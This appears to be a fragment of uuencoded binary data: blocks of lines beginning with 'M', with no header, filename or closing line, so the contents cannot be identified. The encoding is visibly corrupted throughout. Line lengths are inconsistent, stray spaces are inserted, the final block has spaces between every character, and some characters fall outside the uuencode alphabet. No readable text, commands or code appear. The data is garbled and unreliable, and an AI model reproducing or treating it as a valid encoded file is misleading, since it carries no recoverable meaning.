M2&P+:9VBDWP\E'&NQW"K0G6=D-<4EY5RJ%)X:?'1C'0]32.EZ2060I.;*-"%+
M1K2Y@\$/W?`?6`W67_]>]T?1!-OR&XOU];2\"%=/A/#.7&/X;AX`XUS-V,!
M9I"UL?UO;#"PP!6]\!*X\0MZWG2E>ZW&<<("TGPMQ.]3S'?K_JSPMPHGROP
MA(437I+Z#<]W(B5&?52D2=X[H[(B6'@G^E)UH4D%UG9NJ<RNX^L4(8Z@+?%0
MT0)\0?0`-@%TRHM=&D:.%0*CX!!S2V88)(EI/UI&)X\U#K3FM!6(;&?>N7(W
M;^W]\$9S@Q-)@M`^61]#>+<BNS%;[9.\$'-)SKD;UR;K)\[T\+8^"I<U<[@]3V
M1#I_`/B+GZ:2=C`S(4#QU-QV+BW9I:BXQ14%[I7J4=H)L<E+ZY0A(.K6Z:JU
M-'_CX&H2YL,N=B]IS:B\K7NM'>G)D8\$SOQ2!K\)H@9PT9&9YQ)W+#@=P)R^V

MXY2];Z=LIW=R:<.WP\$/L+H[:@XQ3H[],I\.\.=\%D-R;^62=^/RY2B@6OG7I/
 ME&@Q`E"1UGR3D/G\8Y^@Q&8A='@_2DY.LEU&*^19&M!6:\$4@HW7R>#C+R
 M=#J>46[Z]&*2C@KT[U.'\+@/!YV5:1+#[6N3>SCO,:8]9=:EG/\$0]HS.OPLB
 M[]%WXP_I.5SFT[D_4.'!\^1B-IBBV)N':SW\$F`?M%I@!4#OC2+*OL4UZO4W:
 M-@@L/<20UY\$:5SY.*'W"%/(E7)JQ*NK>RPHP%<">7A'D(F>1HW5@'OKPG&
 MYTA&Q'OH)A2RVB6\$:8.?G*()V,Y\$L3IJ""DGO83U4"5FD*1B,'!:('T(6P@
 MKAH<9,SR8<#_J>4,%OC.I7P9G6<)YP+12*-SDNR?'`HH!@B2LZO*8R'X:-4P
 MG5'COGZ?,@M@;GKNPR*"F"1\$QM15M'Q(*4''/7>SIJ,DI00"858KLS3`?
 MC@\$\&! (?F\AAR1' CIP+7EA6J+?MHIK.L?,@4Q+!C'@8.5'^=:3+1NX*=U' J
 M26/A=#PF0HNXBEL\&TY+\)8=3LLC!F/P!KNG7AK+9_]FT!39YORF9X;O;C
 MTE:NDF]C&H;2"I6R;IN8Z@81D.%.^A'TDU4<YHH5F^W@0K0=AL=\$74M3,IL0
 M]1N;&7AGW![T7>C@(^@ON:,60*' `A')LZ1<JWYAI3.DV,M6[#<\^[/T `Z;V
 M(5H+>J_E!+,O:?80IH\3\$4YF8\$SO<+NP',0@M0R'&UI0V8AE5[WE#2PP#E5#
 M!2/QH")\$/0"YX#[XB0Q@8W%*!KY?*Q8"N,%]O:"VG:;+,\$,SL-'TX!*?[^%+
 M2U_XM0--Z#800T-S<P;2`">I*S-'_T*QU`\JUSZN,V^AK\IW*Y4+ZLZU&<SG
 M0[P*TG/=>,O,2YT\X<C%#S#4ZEK[:`QD?EIQ%Z<IBLYE%*\TX+.YT=)0[N\D<
 M26+I=*PHRL'>T9N#EP0\$K7-1-LJ-R,;R/KVL26FS=<X`+MDWDEQ"-3Q\UI
 MEI9<B34AM=I?(D[4RN.PC7(02#)SQ\J(<V\$I<9P6[[Z'Y\$[IWBR?4Y[00"MJ
 M/8V<%W#+2E]COR?["J328&O"V)K1SW>LSOF(8M)8V@M-8UVW%@]V72F%WP45
 M04@8#^UQ.KRM<!600"OD;BEU6YZ@-TX&:4&&R.J,[%OK8RF5@VI8"G];D1ZF
 MJ\#?T:W1,\$U.,>OFZ0BSFC4#@90:L%(IUJN59E\$7"A2\Q;P"B.7W289\$O<!]
 M9%X]8=*J^*ZA)G`\$8"QBG]+);`7;Q:5;<7!X',4X\$[1'0.UQ\CS7!"^\$H!5P
 M(LK'DY9U&YI><'0X4I=8\J%]N3+D<A6@B^Q8>V'GO!BJ573UTJNIR-%Q:HT2
 M+2CG:LI\HUD^8.*277&YJL%%R3R53-+GKDQX8<+XJSY=-:Q%=QA\$`7%;C'6
 M:WJ#@:>50T\$>G=6)>E>&: `24,5H8^J\$O7%J6:6FV<W4>Q,^V<8U6[\9V+TPA
 M#BQ\A1Z/B)\`@;#K4*82=EFNA6.MD)913U1R>5S>\S5:(-5"E96\=]U3.J*>
 M.J8-.C<HX1_@K5_@B5<J/,#AZ;6!/M;S%&`6X;'7R912"<82I4>7:+Z;ND
 MQV4I:<"N9GJ)?%'-4[VR5SS21K=&X4LC<S=&DZ58Y#9KZ@FIAFA0H(V9>O=#
 M5)M<3\$S)U+01EJ%4\PPA1RJJ?!Z#2(3)'\$+4_5R4EG0A\$!+ZSD=2WXJTXO
 M2\I&TWLRP)2(>.]H5)FJ,R4*O==:%ZU#*!Z\$[+VC<>YIA']E*]\$T6]KV1@6
 MP@UOG@P+]_Y_+N,DKHQ8E0\$HZ5\W+7NW7G'YIJE\T=3LGF9OU\$C4;@X:Y#
 MB1:_MJB[MW!,*N/>2GZSK\]8Y*\N>W',&7WK]W=5R^/7N[M[<929//]!C_>
 MQ16M&!9)&X/\$4\$KJ+L6XJFEY3J,LKQ"66EN;*CF&3_`M)F:BY,<+X2PI5@AL
 MRV\$Q+QQ^H=I#M7P"25"&?\$9KQ>Y0\I_2VEBKM'DF8I_4/@T-A]TTP9@WR.8<
 MA8V(@;PQV"%3N^@&\&Q2V`%'=F2*' +<0_\$1U?91H>0K?(JAO(&\$*\$`9,X+8
 M"<+*YH[&_ZLE\Q99WT/SOF3UUD-#9,I.&QV]L(<0AMEYO;\3#;+C/'&3+1(R
 M#&G'`9#VG4I\$'-D.+`J/>W=,%G35\$I[?QY?8@91;,)6UOMG'R.9H,Z,8FRDH
 M2_A6I2AF*2O?O:Q-95\6@VV'GG':@.X%]ROJ]-40(<L/G\$DP%COD47T,4GL.
 MC2=I+KQWR8^@B`]\GFEU)U@S,`<6^6%+^F%' [>7GE\$*B&+3,,RD)@^XZG-(Q
 M>JH-S(VW'R)UXB9:.`PVY\EQ1G?N;<Z1AOT9AQH?:(J^";((J9Q"(!N<-"W#DL
 MR'?'53\$*(\$11@O!BR":F)F9CG+^'+91M'>>CE0UO"*':FB[PR'B5?4,+]Z4
 M4#5%5&EQM\$3%NZAZ&6;>=>B>`>PB&_+<,HF9,(YU#EZJ^'XT_*. 'Z%*<(ACE>
 M]9ZVVBFX);PM5>.Y,Z4&>\$S],9GT' *?3*9L9X<P%FS+JH_&O7(+8[^YV9)(T
 MBX5YI>^8*&BJ001A:HR>`-54V^0QL=I.K+)DK7'`FUCD)%BBH,_@9&,D5=3
 M+8"!E+&-0J#:#:S6`KYH50R!\M20<C[7WSUF6:T,KC'F904**=)+H'0')KVF\$
 MVE!+X<`@^?D2BZ-6:*!00\>Y2D].@!55*\`YKM6&`PT(5:;\$Y;TQH-RH=[F)
 MG"F-G[O'9'XV3%.]Z,Q53^=J6&-IBE#;#CNP^ISLN\$3!X**].B[6H%*1DYF
 M7PN`[I@6-MIY_8;TLT##C[,ITC:Z!<;MHG8%0;_)A\<-&W`-[OFCADO.]6@
 M+ASN47\$YZIWEXQ\$SL'^\$<(WD!AL=)=#J&BW1U[HG;?9`&0&VCK8?A8HT;M1PY
 MG29C#%I\$^Q)NA6'GF?MEBZV29"%PI!J[XL:/`*@PU7.!J3-`7)*Q@44QVL(&
 M9V6O\L:O%`SW2Y\$UW%Y[R07Y;]\L%>8L0F8[QI3[ATW:2N4-")8"\4Y+X[@2
 MD>="5B`UA*^P]@AZ2\$%=3G.^\$/]@.`5B\$P!#B(E(^)`68HQ"?8<GB.-0>GF/
 M<Q`);D+L`T_0B?>Z6160"P4K#"=5\$:X+TH-QL"T`*0'I,, "8B<1E@K#%,G*I
 M2V%CP;F2\.`6>D16#6Y+IILCB",FYT[_.H`R.<D:;T"ZAD7]CWA"OZQJJQ&^#
 MU<W0]@LW?4'-D,HCHE`>\-T;6&A<MC`IT<Q/. "+%+W2-\$X=BDXEH":%Z"S*J
 M(B^&&1^FH='=U2Y#,AT;.@WYB3+=&=O*3D-:I22]ACQ_H4"18[&ODH#4>.QX
 M;0B?(E;1Z5;9JT@KXO33&_SK<J8.J@A*&Q]X,95)*ODY.QK)8!`"TG'U<H#/
 M:FDQU`('H2?EA=%O4@'P_I5"96Y]K)P8T]-N[PP_/R)?7Z#2T/)1!7\2P^F
 M`3A9YSI9?,YB8-CS:RU'K3LEQCKU(_V&_2LKBMZLPR6M3<>LDK%%;=O!DB('`
 MO*;<^<_O(N!\-;8M!2R&C!\F\$NY@["+]PX!2ZJB\1&N['8801J\$C&5TB9\?U
 MH"G'W-?VNJK-:VMPVD*K.:9^(I)0B5@.]HI'`8)"..S@KT7..!327C\$Y%L_!
 MC5ZF396I=#N9:7U+7QE<!] "O`Q%P.Q"8@KD(SO+.1LM/A\EIAK&)MP_V7FYW
 M#]Z!\._Z_1WIE0?EP&^_.U2#):AGYI'JH`M/BUCH;KX'NWF\`D,]R#,R>]I#=
 M+Y0\$P0+4>&+SLY5Z@%1Q'-US-NEC8)K9R-P4D+VRE,?H6CG3`8JQ#F1GR#+5
 MQOU6XI'Q9(00&G[/Z(%O0'??J`=OLW>\+?&U8_7XID#=@K28\$29_\$.9X*SHY
 M*5`]'Y-"%/\(9Z?LH#>SB`K@HZ[#:[[D!9!<2(;&\$)7M>*J8['>+P0&59#!
 MKLR%#3:FVH(9K6:I=,MOA:XE[4UF^(&MUE?(GUW1#:E^4PD!5]%Z`\8\M
 MG2=#C[`\\$-\RL142P;`NOHYG<NT=12T*()8*8U*Q-:'`FKT[]\BR^/O,6Z'HK
 MU&B)0FM4M4CUJV3I/P853.#2G?48(%K#QCJ&1*(IZ0#2`>JVM?_8>#1-(%I(
 M@EG'<(QN0I'2;H<X,J`*?0&*L.123?LQS)86&Z\.R+2Y['9E`02`',/Y#2H;

M7EE>AU4IW) 8<G&1&\$9?X] IM2WTY%+F0WS) GBZ\$\T!>Y\$=' AGTP5HL:&LI.WH
MCV\$1^MEY5FCC!P7O\R1' *V9Z'3ZG)\;@9B52.P\$/:+@EQ4Q(MCZJ54';R3D>
M>;.@,CV',W^BZ*R2U=\$S<GWU]I^9@L*TI';1M0Z9YG!6._BM' OCH;2[V^>ZH
MS1:E:W\$LV!^MDQR,3Y6D;7;TAR*":PH[\$U"MV;0*TP]CMKKBGVF_75E;6UK]^
MQ\8E0D_6OHCN:[#%.ID.YLY*OI\JP&KAO<NMFHKG044,\R91:<LE;8R[+%?
MF-ZN=J(U=!-:QW_IOPWQ7?[WH&-K-?_OJVO56KU6K8>?L:_/>L1T!C#7FMC
M?85"L7LZX\$9P446C\;O8\-.RC8WU1P^]5G0C[:\5]1,MM75,I*]CM\%R[?O:
M^\$SDIF3AXI]H!6Y-"HRUQQCQ70%EH(?6ERF[QB\%#*Z\+?6!MQ.S5:C&:Z__
M8WU-];\;HS\.>5I@W(3B+#M!ZJ'>:W.M0NZ)*!/!*HHG-IF5+=/^0?WY)U+8
M;'1>O&WO'DAT0AS*-K4<;;R+=07XJ!)P8JOS^J_=P^_VGQ^))O7]XC";"E85
MU':I/M(*&U[C'T3#.-<NX!9BJQ1'@>!W]?OFE^*K!ZK\$Y/'5YA[])P5\$OE[\$
M(DJ'ZF.*V6-%8#55,6EQG/\$K(-H\$00H59*91G'0=\6[Y6\$&V7<!S!U(QJK@J
M*9<'LR1:ML,-XYICGSV(.^+75\ZOA\ZO1S\$EF9%#4ACZ(.8VRVU_[=3_QOFU
MMNK^7'N,;6T][HA?&VX-^=1K7XGK_BO!=.M5000'YK'0%E)QS+M//37G88P,
M(@_GJ6'#_NOP]?8.9"WZ'><.R1VVW[PXBN,2J0GV5-'1>JS:UE-W5_L7AU3(
M7:1I2WDC(9J?G&R*JD_5%\$S\LL8XU<3HBQG>)!@(AZA3SZ%.)CG50AANPV<W
MP?%>&,=W'CB^X^#XCH/C.PZ.[T@<=[' 'C,[!G]Y<_. \$Q;,0"?W:N@3^]A?"G
M!\$L7@WH!#/*J,'YIZ>5&46FGA\$H69PX7PAF=0*P)QA1AC#D,8,RA@S&'#L8<
M.AAS*#"F7/MKI\0WSB^D>X<ANG?HT#WY<\//]Z0X."1\@#T'\$GR)AAE#"&SYI
M%K7<6:P]<G^Z,UC[]C#(=7<BZVON3W<*ZR\$@K[L367?!O.Z.<#T\$Z'5WG.O?
MU/W<6*TX(1B;G!U>7.N\$<):@M*_#S3?8UAZZNYNZ"&QJI\ (G.18.Q5XVSSR>
MC<%&XN86R]\$B/GZMT@4"A'TC4PL8[]'6A\50TF_Z*HJX%51;D,*05\$C<_#(W
M4:4K\$L:2G@Y&57L'\J_5U!C#R:50T5\]K8YG%&I5%\5DD/E1V)T[&%9ME+TP
M.3XT1CAVO#*]>T;M!Z-C3'SZ71U7'3I'I0=&P:;T\$!W,X*2_Y^E0?\U@M<S]
MH]=)7/*QFXT'-K8W;7*OP[@3X+J>"51)Z>9J*>A*DDSK_#BTT)V8![3*'0Z3
MR5ONZ]U*\!) (G=]/J56G27"M,\ (M,UKJ&,,L66?NH8WXH7ZN'7PR05V-!T
M(6>P+);"W%#&NPUMS<U1: "'H++WN1%&Y LZJ JN@_TW0237/*QQP9CW)VEJ]^
M0?..+(0['YL+Z']JA/M7:GW)']^RP&=Y;LJ8A>"X4HU]#"U9NZTN_-B[@9G@D
M'IS+:Q\F%!SU>,IK9=VZ"FOEW9'J'>'JY:G;-@8%-JBB57'JX^>;T42'!-@
M\$><!R86-"QZ8+<3!,OO%7EG^]] [!*PKTB\$,6L<EUE)TZSPNDK-"Z<9Y7O<'A
MZ"U'C"H>_8Q]\$T") [HT#M"']4*R#[6<Z&'_0RO4KX7?S!J^I*#T#MADEO1Y8
MY1FK(6N.W@0\$N_L'1W^?7D":J&F5UYX[YDS=FR@:NAZU/O&_DWD<5:#\$R.F
M*/_.0,*CWQ*=O]@^'^9/+]^OX@4:.&T? [>WZ7AQSEFM89X-2[^<UJSTC4=1^R
M0Q00>J2M:'C&<5A(Y\:/:'B9(D,'#MHVW/<P*#L&2#3\$N3)1\$?1X=GJ*AI-9
M7]N>X[4F\$SSL*!N=C,DBG<D?M8,T'0<Q3,!JMR"K=C>LSC0'1WPP@T:#[Q2-
M[\$8VS\$ZFFIV,\:N,JDB+:%:13#,I?M7]J2^*C37NRBC'4[9'ZE.P&*JQKO-.!
MW7WXZ-<>(Y8Q\4YTQZ)7K@XN6+J>8U,ST2GF)B'1LUQ:] (,A2QA:*>N84.=
M6J2LY\$3DB(USBF)Q.!F<A6R+=W\$XH5\@4P;F>-.]"#M"O<C:@@W_.A;<.X,\$
MHUCAQ1UC'DQ68?^L2'7B@M^!.H@5N@_3/-7><-HCP=YT>/@"UARB/X^<8'BC
ML;X11(M^G6P9KP85=1S/X,H.]IOMPS]Z)/1IG-V1.(D\ZF%IQJJIW8-LWU*(
M"\:?:=R@)D?Q-,PQ],4W=C_A<%F=@N(=0@U?N<-P6*\>F%3+E!MG]6T;UTX&T
M^`<?_2)FX4+\@L\N5"[\$.\?'K+SOA4#B^JJ%A1)WK]O0OM5;W']K,-2PD',H
MF#Y4OI1[RB=HLH>X?'J#RUIH\$,[:FZEK#D;6Z+BN;HT)Q'*(0,A#D"-9'GY0
M8%O!QBNQ,LG['_Y5R?7A[.4C>>UKV^+W'(I)@-Z1?2MY8YQS['!'BD8.42(
M,+P0-G\$RF)%&C?;H*BS/P2!&1,7&=1@YZ7+,@?ELG;M8OB"_8ATPD'W`U-@F
MLWPR+K1SUB*BS<*H[QTE?;\$Y!Q\+VT(T#^" *D&\F1#N"_:; ;DDV>)0VA!P-
M1CIU/O&)4,##TQ-MM8,GF=-#2!B+&7=X'6WP.IT''OXYT;8J\$.B%22#V\;MK
MPHB&66PN6%I)\$X8F)*6*'+#<@D,Z/"BBE2F?^["P5H:~NX#P*'~A*P@PMWX
MQ@]=BT]:X6<T=J45(I4?);%C#?_"2QNU0LR#W&BX[;*\8P5&3RV\$:AKM&,VX
M9L)=&9L;4K<(JO)K+8QVF[PO[RC0VQ]!1<:%I(;NNH\$GW\ .Z:(/*+TW'1:M
M9L]#J]2OQ5'YXEKRP,K"JW-'HKI>E=8YFQ&(>"GA&3EH8IBY(@^<DYO&[!CO<
MB9@W\QVD]YZ]^=84<_FW_+@+UER*M'>/08O9KC&-#[+ZI6@OW/Z]LD+N*A*]
M@4_&HGU%6D&GU5Y&='\$.8^&1H2WDG;/Z*2:* (AZ'(I&'S]M^>D?%\$EHF7\$?1
MG9*8UA]_&&'T)#:<TJ0/%`\$#G9&71L#1*+3_)`F'F+T1),\T'V8CW\$S<N#
M]">")P\$SG0._#DY\2@; ,L?=<MUAB\MBF@[]<;L#WGDC#`++ .Q,Z)B<L\"]4
M)Q<Y>LIQ\.[D*.,^'-L.!\$%GN18')*XRSZ7.E&E09I0FKGZ\$`BD82-89C35=
M-`.N3W'HR\N:]>/\$G"_4KGO162,`\$=?I9H)<?__V/(+&]72<S@LDOY/20\X
M%1JL(@+M(C;1(7&2(ZVK!4E#3:=RU\$;%!7%%Y%CO4LAJ#WTA@N:PR<3"R#)J
M_JQ+6FAF5Q(4EAD>B<3V)4YY9'3.(D)'K5HO(TUJ2)<:=PS,2L>>C:'IA_P(
M,]@>BZTSLN+N+[WD;*OW['1L/CDIE/"TX4(^M&D(X,>***[?!=2+815-(XFF
M@E"+:*(RG5K%U5_3DR3=T?(F=(>GG)(T9EH;H;@BT&&16]_Q'4/JP@_[GK'
MVN-BLW,HAE<U1,8T]::2R)/9QJ3]7K+1'EJ?+_SB9'L3;PS)&M;SJO(X)I[
MU<3YV//W6F548'!MG2*8:=>>LA@S92''4*A/H9XK:73LB@L]BI8P%E21.Y<\$
MFPMIJ0T%N_9>\[0G\>:1R30;4GL]ZFD]U9H)A>' ;CU4MZ+_ ;7N8B)HG[]0P
M:G9A?%)H\$: .JT'_5OA:*W!%928E5&74?DO\$?9Y7Y\M27\UBE%J0V0WD[G5U
M`#<82`"+4P%OFD VW61\$#1&"<K,L^96]#XV&EA5!!<42&^>^ .FB3MC8#HD\ :
MQ4+' .P%DAQ@B"5T[L+YV(<5*Y1VDG0QQ8CJ'X4A0+X=\!:D75JVJ)\$&4\.[I
M6X:>F*XKKGX7003F%\IUJ/Y1N-XL8*C\$]QK.T^<XN8J\LZXB'F5\$G]0B>N5:
M:1T)CG5Y2S03Q`MO\$TSRM)^_SK:!A_R3FT3^2L,4"-=*Z/E_.'YB@2O1J1N
M<#3^0*KBG@U_#/KF\7'R2*>+7YG4FL3LID;[Q0KM\$PZ*#,/0?8)J'(UD[&9L

M-])# :QBTW=75YV-H'\9&:v) 5O9Y&U+FHL5>Z.*&] \$01, 2EU%BAUV0; [%] ", 4
M775&;) " /!V?<Z, XH (**@%9LU4", 91) ^SZ0?CLU>KV:T0) P ([4;<#0^X:<; [-
M:/=;%?49W, 6\B77IIZ:T\`1D5:3#BIM[F9((%Z.SRQ3)^; 6F2.>'@%F!FHE"
M:0\$*RM#; 5D%+*, B0L:89@3G]&@6XR0HTW`RU?D_`S?3\$S2_8NM3/]AUL1LE5
M!_JLQ[RIVMZ?\$/-*`00-8Z%!0`W"W'WP[IC"W@QV'=]7`AA&D>DC5"YU:=!5(U
MPM5?Y"CI00?(&G6M%*V_2`1GY-%X=#(;#/#-:5IE[>L%C:B\%@S?(LJX\$B9_
M())\%+&;C]Q0U2UP)T5G@7=N9J"]H>]7^4FLHBKI+.M4#L6`VKAZFB:.0;G#V
M8I\RT8W7FV;&3'<0&\-<YX7OC:A`15"72OTA]D#JP3R%GL1]0>`VC;S7;6)N
MJ,'S&EUR^B`SPQ5RA*>4+<1+T&6;@3;-)'C#W(D<;1"3/DL!->=?FQS,-1ID
M@Q,(N3THS`!0[03Q<+19L"4-!3C@;3X;;X3"D[P!LSHO]_^@6R9.7?EEK#T
M!]:' [>\$KHC2`3[F]K6.:8'7;G#Y%P@S*'9P(NT&X2:&K?\04LK=B#(4())HI?
MU`\$90MVT=3_HFU`[AY9.KFLF\$)O`-V7W!+K<@^<CM+>2X*JX'Y1Q"/PP!%7!
MEQQQ!=Z/--K+AQ"17C^&-2B_@C`_]B'DX4&ZX.XI_5C/QFG!;K32%:M:.(W^
MJG`TG!53VF;>G'-6^C80"@58.C"E7)\8R=Z#Y!8#A:7)L7E7\$)<YA<JTUXM
M%*^'5OPIFV6(6'1>?'`2WF<CQXW�UIFH.KH7"\$I8-T^00MA"R\$.=L>10\
M@R:6L*P"(L9Z;'*,,:[Q\FY<<\Y&,VF#BKIFM76!#JMF2S=:#Z=\:5UL[.8P
M[N!`.Q*RL8PR;O-[\2=DJV2#_`T&J;IM/'2)*%SH^+%1M/BL6JHA3[S=V.O
MF:=;<;'<U;\K2I4LAJK+\$8!^Z!X"\3#%X!QA\$U03!5L4?077@^]V%6>6EPKE
MZ2"Y2/L8-A1:LP2N\$SQGR?O?CT\$ "HV]A]HAB;&,O]S\$NBK"2+2`6[W2*`6R!
MV@-JX^G73R`C*F:X%RA-O+='\:0V'+G31+E,"9M8EP*4P,,TON_;PAH"\7:\$>
M,MP9OF`0X`<Y>ZIE9RXK00M<#[[*:MBUK&606PX6L\$6Z4X2*U!F7^04=7)%2
MB\$5Z"*0]6CY7W\$C?K@U3!\0-Y3E@M,%@SA"<4)0-PZ9=0D`<P@=?AS*Z`R_
MO?SD2\DAP.W4YO4%]J`_7EDAJPFLG*%U2'8.0@Z%V*'=:\$TU*\$H2VXD8.T>Q
M+3BHABDX&F,H;]X+`[B%B[:CWF#,X6N`"CXM)XST/V=J&(H4%,6EP&DWLZY&
MY!Y8A4P_@&&(EMMH`!@XOW@?#=#+1*89:[H<GHB4XB;.12TLVZ2TQ;R#@.F67
M7<LX/![1@=:)[<47N?>`>030W"X2?/EI#>UV+R\##>6L`[\$@_7'R,B)]YO\
M4["C6U';#J[*9=1ZY[=Z49\!:S]>[06/>8K2V][@8^>"PO1_%T/'G@QR!8Z
M'9"!X830%0S^R=Y\E\D,`6_%_=VN^7XS'G?[.%"U:;XFEU%X6ZK6,4\$T?\$.
M3R'9%V3K\$1N)%>H.A?=@LJG?:_0Q`#)OG-5TIVO*!(#N4CE]75(Y6AJJLUSW
M+!7<E(C6',D9J]R%7@S+)]8+X>/X1B'YM3=-U+<(OAO&Z?@GQKX'Y>L.&\#^
M^K8/9X2E<PSNP_P2+K.C[;1<KN:N']9/@1."?;C%N@=[+[9_L%G-?/BI2E#^
MV?/7I:JH<[/CBCUS[X;TPM]2@F"HB?J;25J,^S6KT>7IEF!>--5!2G*2C9*!
MM^E<UG*KQ!`)U8!L5[_Q%1!;/K,D"@HT+3-0EHMW1A#*\ZH#NU>&'X18XEV.
M[!XR_K71:\8C2+JE:#`:39E?&,8Q&\$5]^:F.HAZ(/R\ (MV&M,\$7&Q60\@I8I
M!8CB-)3IW>VZ==WHY1R*(IV9YAU#7@*8%&&D`6`.2A,AX[1"Q7GQDDI1+Z)
M?MJ#4I`Y`Y`.P9!#>3P<9'BFV)AEX-Z[+3YW9L_77PP<0U=A_SYO_;F3+:`K&
M2]/=?O'ZNVV,/8\$A+Y;7C-+EGJAEFT2M>[CRINN8)(:I\$!UNPWANQ!SK#@;
M#_JQ-362F""\$8-+V!.`J*FIX`),2Y"G1"01` (5S);F\$)S3U*YV2`Y@9\J0Z2F
M=H+CN_DOC/:M68:`B@[J>C#Q"]`E`*P	(:7(E`_BXLO]_^ -JP^&B9:)0/?
M4!5_:EW?U`\@9K!W"JNS]/03LI"KJ\`\$W].*M+/6N?/\$%04/2"V\82RXRF1L"
M*[^&+PU8D06]>4Z[VFW530!"5%<]UE1+>(QJV^T6A79,JI(*+H"X/+. (XT:
MD8W&6L**E-?JN.^:W]JZCM)2S\$9:)\EZ&ID_UU/*H3\`P-. -HJJJ4/WQ98(,^
M5M6TV][HMT?317\$7C#&QA(U4!VMU^IJOII7U25]KF\Q36"&OYBN':S1)2AC
MOXJY^:NKY(L^=KTJ=Z0)]-P-!!AXU:K>B!"X1.Q&_`DHK?Z&W/.,2YX,PT[+
MHI@,VA[XG0;"VTID\$#\$,WB0)=@=C4F_6U2^,(K.42:2H?\$(D8L^H\$)`P/\$
MC8)/WIH=@]T2=N(;1?%G.0V!J8N;'0;X+O;E,HF]8#&2GP%0^LPG(QWD?O6E
MFQDD=X/7(K)Y1CG:6]T>=M)V24""X1';J-ZG]4FY_6E1Z]R5H69N7CR'WL95
MN?%8.^S/QDV;&BYDT<TZ(:-Y`=UMFA8FG2NH3F4V]STBEKP1N9MY4J[`3>6
M4&V/Z8UDOF`],#,N'X+LG1#);!'6:)((4I_J95%5CRXY.4U#PPL")<@(*H1
MYLI\$T2\A2`E#0KHB4X<27#S/9J,HC^1!X*)9:.:Z\$2K%\E7(B.TB8\)%8B\
M^!5L:1-I+?R^:8XAYPI<T0`&#LI!"MB,0[@A&NBS#(;V:7\([^SX]%S\$M;@"
M>5/7@"4HYJJ9P<JR%R#`S2\$Z?/O@=-_SM)B.H)]*+\. , `2+'OG`_OLP>/G)
M,T.7X6ON/#+)P4A&-N%\T6+>#]C4<6=O_\7^RV_;P7@3GV!#N+DO*FQ4;"@=
MZR]]@SC;0+*5"U" `F10JZE\#,VN0KYKZ+X!]KI=U(!<90`"[+O>ORD-)Q75D
M:@=;@_>(+2?T,=#!`EG*L0AR^%(P?3\$F_58GODZ3Z++_S!C`5\`LT'`)5SR
MRFJ^QR8?%#0E-)`RIV,&`=*9[OA*<A^>S&+E%-Y#L0C(:CU47>N#\HE?:D+F
M-BS7%!3+KUF%;1DC6E6:>HD/[NJ6S=9#8RKQF<+P+7;/3ZQ[-CM-NV),HFCE
M%`H54[BQT6)8L4:#U27)*.<5./=3;H&"X]K9TX#-U."`SO*4[K=0R4JQ"P?9
MZ0ALVRI=-":U%,+4]VB&>8V8INT;),^H[:2U=4+8D[AA!/I3RHRG.G3-[^/T
Mly#19Z!KG7E#C-L";M9_VLN0*3-<@KP%,!E"TL=-:XS;W7T%99\$"YZO[G5+
M1B\$,&.6S9PK8)4]=,(I=+P#7)C&?@`J&AK5K3H1&7]'/@JL7T#%I2M\$5=R(\R
M%G!8J1RAOMRTCU0_NN5PSC!W!>ZYI=&7V4P&QQ]HF*^>]4QL>3=YVE\$.0.U
MQ;XTK]:+9V0ZZ]=XN>C2W"Z`\8FW=AS8_#P4E6K9I3"S)J%7Q:,QXMFSA'
M3IC85E'67IH-M`ALPL.A>AC7888A&]&F!\+&%E.;/!%R:YES09@[9474`X_4
M2GV@C#I33!K7/T]&4SA+V(KJ!,T5\\$IOG\$<0_B="5@,;L8I\$C%.37T;CXY_2
M'GK'89^0'8?LL[`2C\$NF)&*+*9VQ:+2,S#4`*H`LY9BW*\$\G:D9J)!1CE0<&
M?:]\$T?-QSK9A"7CB/383C*)#<C2)HF?0TKKZ^CT\$W9D-+3RXY#)\[BV;C_BJ
M/RV=G>B;A]#FVMHJ?.#KQKI^M_;@@7JPMAl]PT,@*OANX</S%AWT7Z+@NR!
MB@#R79IK\PZ[&YHP0L)IA]F(V`];.YGE&`B0K@X(=P\4\$H\$F\$VUM3MDAL-,
M260<UQOGN5J_\$405S(IB9K-N&OPS\$2CN^4=(#*?*LGE&H;>PV;:M_82P/)KD

MXZGJ2>') * : 0 = G + + G [O ` 8 P B ? Q , G / 4 4 < I] 9 [I * - , Z ? (F _ . E \ P Z 0 J F + Z N S 3 6 . Z >
MM > 6 : ; % @ : + % A E J N 4 @ Z (9 : R L 4 _ ? J K ! (1 X 8 \ P ^ G ' H > 3 ^ D K C R I 8 2 M - \$ S : % H C 2 B \$
M 8 0 " E R [J C P - 8 [R U * , (7 # L \ H I H 1 V G 0 1 6 P - C " B 5 Y L , \$ 3 ' D & E Y M H D J R (1 , ' A W [7 %
M + ; * E 1 0 ; ; 3 _ I 5 & Y ! X : @ L ' 0 1 R \ " F D W [\$ R : (! ' 2 (# H > H \$ 2 ! * 1 : S \$ <] % K] B 8 4 U 6 @
M] X : 3 3 M ! V < 4] @ W ! , + _ C # B M C B % 9 @ A [/ < R U / = ' P * ; 8 8 Y Q < ; T U X 4 ^ * A C 6 0 - \ , U 5 #
M 4 W D R =] 7 E N '] , U X O 9 R & B / 9 ^ 3 / 4 K ! # B Z * C * = I '] \ G , @ T X + 7 = F , " Z T Z =) Z S 8 7 *)
M ? L Z J ^ E T E < R 0 # ' * 7 9 F , [. A # J I V I / & 9 / ' # 1 ^ W N I P ' Q U ; \$ > + X ? . Y F C % > 7 9 * = D + 0
M ^ P = 5 _ 2 [O [+ O 5 6 W M] Q & ; W T ` (V 9 (- U U + Q 2 F ' 2 4 Q ? F K 5 J 6 Y C 4 8 J ^ \ [M + ! ? : R 4 J 0
M Z H D A U = : \ 5 W L ; & 0] S & 2 ' . N , Q 1 3 , Y Y D W \ J 6 - Z 8 \ [6 : V ' Q ! < " P [] H Z ! - . + [@ 7 - '
M D K H G 8 (6 \$ I P Z B + = ? 2 D # 0 X " " % F @ 0) 1 W ' 2 9 F @ \ ,] [F 6 (D N 0 = V) J Q J 0 Q 4 (< M @ C - <
M P 5 B @ / / M " G Z M M / B M , , E 5 + ' 3 0 ' < ! = ! M ' ^ ^ Y Y : T G 3 9 G N ; ; Y J 2 G 8 / @ # _ ! . , " \ ! Y (
M D Y & M Q O S , \ ? A 4 = 6 I @ C) N & S] - 3 \ - J 8 L 4 \$ W U] .) U B - %) L ? Y - * % U * % E U S = G J P] ==
M) 1 / R J , 8 R 7 ^ < ' L H ? *) ' R H B) U K S Q ? - Q 3 L Q) 4 3 F - ^ > H L W & / ; 9 = 2 O Q \$ Z M D 0 . 3 % - <
M J R 4 ' \] (' L) 9 . Y P F R (O M . T . ,) G _ F [5 J 2 9 I O # \ Y ' 1 X & : F . 5 J I \ 0 P J > (Z 8 ; , ^ F \$
